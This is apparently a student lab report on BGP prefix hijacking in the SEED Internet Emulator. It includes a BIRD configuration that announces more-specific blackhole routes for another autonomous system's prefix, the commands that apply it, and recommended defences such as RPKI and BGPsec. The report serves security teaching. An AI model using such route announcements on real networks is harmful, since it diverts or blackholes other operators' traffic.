BGP Exploration and Attack

Steven Zambrano[1] Dilan Coral[2]
School of Mathematical and Computational Science
Universidad Yachay Tech, Urcuquí - Ecuador

June 2, 2024.

1 Objectives

1.1 General Objective

The objective of this project is to gain a comprehensive understanding of how BGP functions as the binding force of the Internet, elucidating the intricate interconnections that form the backbone of global connectivity. This project is based on a Internet Emulator that we will develop.

1.2 Specific Objective

- Conduct a series of experiments on the Emulator to see how BGP works.
- Configure a stub and a transit autonomous system.
- Launch the network prefix hijacking attack on one of the autonomous systems.

2 Description

Border Gateway Protocol (BGP) stands as the fundamental protocol underpinning internet routing, facilitating the exchange of routing information between autonomous systems. Despite its critical role, BGP is prone to vulnerabilities that can be exploited by malicious actors. These vulnerabilities encompass various attack vectors, such as route hijacking, route leaks, and prefix hijacking. Given the pivotal nature of BGP in directing internet traffic, any compromise in its integrity can result in significant disruptions, including service outages, data interception, and redirection of traffic to unauthorized destinations. Thus, understanding the inherent risks associated with BGP is paramount to safeguarding the stability and security of global internet infrastructure.

3 Scope

This project will focus on identifying and categorizing common attack vectors targeting the Border Gateway Protocol (BGP), such as route hijacking, route leaks, and prefix hijacking. It will involve analyzing real-world incidents and case studies to illustrate the impact of these attacks on network security and stability. Additionally, the project will investigate the technical mechanisms underlying BGP vulnerabilities without delving into specific mitigation strategies or countermeasures. By exploring these attack vectors in depth, this project aims to provide a comprehensive understanding of the vulnerabilities inherent in BGP and their potential implications for internet routing infrastructure.

4 Methodology

- Conduct a comprehensive literature review to identify and classify BGP attack vectors.
- Analyze BGP incidents and vulnerabilities.

- Utilize network simulation tools to demonstrate the impact of BGP attacks on routing infrastructure.
- Document findings and observations in a structured report format.

5 Experimental Setup

Install the Emulator

The first step to follow is to clone the repository:

```
git clone https://github.com/StevenZ-G/BGP-Exploration-and-Attack.git
```

Now we go to the output folder within our project.

```
cd Projectsetup/output
```

Once we are in the folder from the command block we proceed to create the containers of our network using the following command: **docker-compose build**

```
Step 10/15 : RUN chmod +x /seedemu_sniffer
 ---> Running in 397ff5d3683b
Removing intermediate container 397ff5d3683b
 ---> f8b4e401ab10
Step 11/15 : RUN chmod +x /seedemu_worker
 ---> Running in daf011c67c16
Removing intermediate container daf011c67c16
 ---> a7328b9ee4a6
Step 12/15 : COPY 2b0ae038330eccd43095538618caee7d /etc/bird/bird.conf
 ---> b927c9c34cc0
Step 13/15 : COPY e01e36443f9f72c6204189260d0bd276 /ifinfo.txt
 ---> e9700370e496
Step 14/15 : COPY d3d51fdf7f4bad30dc5db560a01ce629 /interface_setup
 ---> 621c0da278b4
Step 15/15 : CMD ["/start.sh"]
 ---> Running in 80b74d3acd90
Removing intermediate container 80b74d3acd90
 ---> a6fa772216a1

Successfully built a6fa772216a1
Successfully tagged output_rs_ix_ix105:latest
```

Figura 1: docker-compose build

Once that is done, we proceed to set up our network using the following command: **docker-compose up**

```
ERROR: for rnode_12_r101  UnixHTTPConnectionPool(host='localhost', port=None): R
ead timed out. (read timeout=60)

ERROR: for rnode_12_r104  UnixHTTPConnectionPool(host='localhost', port=None): R
ead timed out. (read timeout=60)

ERROR: for rnode_11_r105  UnixHTTPConnectionPool(host='localhost', port=None): R
ead timed out. (read timeout=60)

ERROR: for rnode_190_router1  UnixHTTPConnectionPool(host='localhost', port=None
): Read timed out. (read timeout=60)

ERROR: for rnode_152_router0  UnixHTTPConnectionPool(host='localhost', port=None
): Read timed out. (read timeout=60)

ERROR: for rnode_2_r101  UnixHTTPConnectionPool(host='localhost', port=None): Re
ad timed out. (read timeout=60)
ERROR: An HTTP request took too long to complete. Retry with --verbose to obtain
 debug information.
If you encounter this issue regularly because of slow network conditions, consid
er setting COMPOSE_HTTP_TIMEOUT to a higher value (current value: 60).
```

Figura 2: docker-compose up

Now we go to `http://localhost:8080/map.html#`, where we can see our network




Figura 3: Map of the network

Attack configuration

In this section we will carry out the attack from our autonomous system 161 to our autonomous system 154 and we will use the hosts of our autonomous system 152 to be able to show that the attack was successful.

For this, let's start by verifying that ping can be done between the autonomous system 152 and 154. We do this by placing as152 in the search bar and opening the console, then pinging the IP address of as154




Figura 4: ping as152 - as154

Now we have to look at the autonomous system 161 from which we will take the user, which in this case is: **2f5d42104614**




Figura 5: User of router0 of the autonomous system 161

This helps us create the Border Router configurations document of our autonomous system 161. Which we create by executing the following command: **docker cp 17fa877c014f:etc/bird/bird.conf bird_161.conf**.

We execute this command in the command block in which we have our 'BGP' folder open:

```
PS C:\Users\User\BGP> docker cp 17fa877c014f:etc/bird/bird.conf bird_161.conf
Successfully copied 3.07kB to C:\Users\User\BGP\bird_161.conf
```

This will create the configuration file that our router has by default. To this file we are going to add the necessary configuration to create our attack. Which is the following:


```
    protocol static hijacks {
    ipv4 { table t_bgp; };
    route 10.154.0.0/25 blackhole {
        bgp_large_community.add(LOCAL_COMM);
    };
    route 10.154.0.128/25 blackhole{
        bgp_large_community.add(LOCAL_COMM);
    };
}

birdc configure
```

this BIRD configuration snippet sets up a static routing protocol instance called hijacks for IPv4 routes in the t_bgp table. It then defines two static routes *(10.154.0.0/25 and 10.154.0.128/25)* to be blackholed. Additionally, it adds a specified BGP large community attribute (LOCAL_COMM) to these routes. Finally, it applies the configuration to the running BIRD daemon using birdc configure.

Once our configuration file has been edited and saved, we proceed to run the following command in our command block: **docker cp bird_161.conf 17fa877c014f:etc/bird/bird.conf** .

```
PS C:\Users\User\BGP> docker cp bird_161.conf 17fa877c014f:etc/bird/bird.conf
Successfully copied 3.07kB to 17fa877c014f:etc/bird/bird.conf
```

Now we go to the router console of our as161 and run the following command: **birdc configure**



So we have finished configuring attack from as161 to as154

6 Simulation Results and Analysis

In this section we will observe the results of our attack. For which we first need to identify the autonomous systems 152, 154 and 161 in our network.




Figura 6: Map of the network

Remembering the initial ping we made from host 1 of as152 to host 0 of as154, this is how it would be displayed within the network.




Figura 7: Ping before the attack

Here we can clearly see that the ping is done correctly.

Now, once we carry out the attack, when we carry out the ping it directs us to the Router of the as161, as we explained when adding the attack configuration. What would be displayed on the network like this:




Figura 8: Redirect to Router of the as161

7 Findings and Recommendations

Findings

BGP Vulnerabilities

The Border Gateway Protocol (BGP), which is critical for routing data across the internet, has several inherent vulnerabilities. These include the lack of inherent authentication and the possibility of prefix hijacking, route leaks, and AS path manipulation.

Emulator Effectiveness

Using an emulator to simulate BGP attacks proved effective in replicating real-world scenarios. The emulator allowed for controlled experimentation and analysis of various attack vectors without impacting live networks.

Types of Attacks

- **Prefix Hijacking**: By announcing a prefix not owned by the attacker, traffic can be rerouted through the attacker's network, allowing for data interception or traffic analysis.
- **Route Leaks**: Incorrectly announcing routes learned from one peer to another, leading to suboptimal routing paths or traffic interception.
- **AS Path Manipulation**: Altering the AS path in BGP updates to manipulate the perceived best path, potentially diverting traffic for malicious purposes.

Recommendations

Implement Robust Authentication

- **BGPsec**: Adopt BGPsec to provide cryptographic validation of route announcements, ensuring authenticity and integrity.
- **RPKI**: Utilize Resource Public Key Infrastructure (RPKI) to validate the authenticity of IP address blocks and AS numbers.

By addressing the vulnerabilities identified through the BGP Exploration and Attack project, implementing robust security measures, and fostering a collaborative and regulated approach, the resilience of BGP and overall internet routing infrastructure can be significantly enhanced.

8 Resources Required

- Access to literature and research papers on BGP security and routing protocols.
- Network simulation tools for experimental analysis.
- Software tools for analyzing BGP routing tables and monitoring BGP announcements.

References

[1] Mastilak, L., Galinski, M., Helebrandt, P., Kotuliak, I., & Ries, M. (2020). Enhancing border gateway protocol security using public blockchain. Sensors, 20(16), 4482.

[2] SEED Project. (s. f.). BGP Exploration Attack. Retrieved from https://seedsecuritylabs.org/Labs_20.04/Networking/BGP/BGP_Exploration_Attack/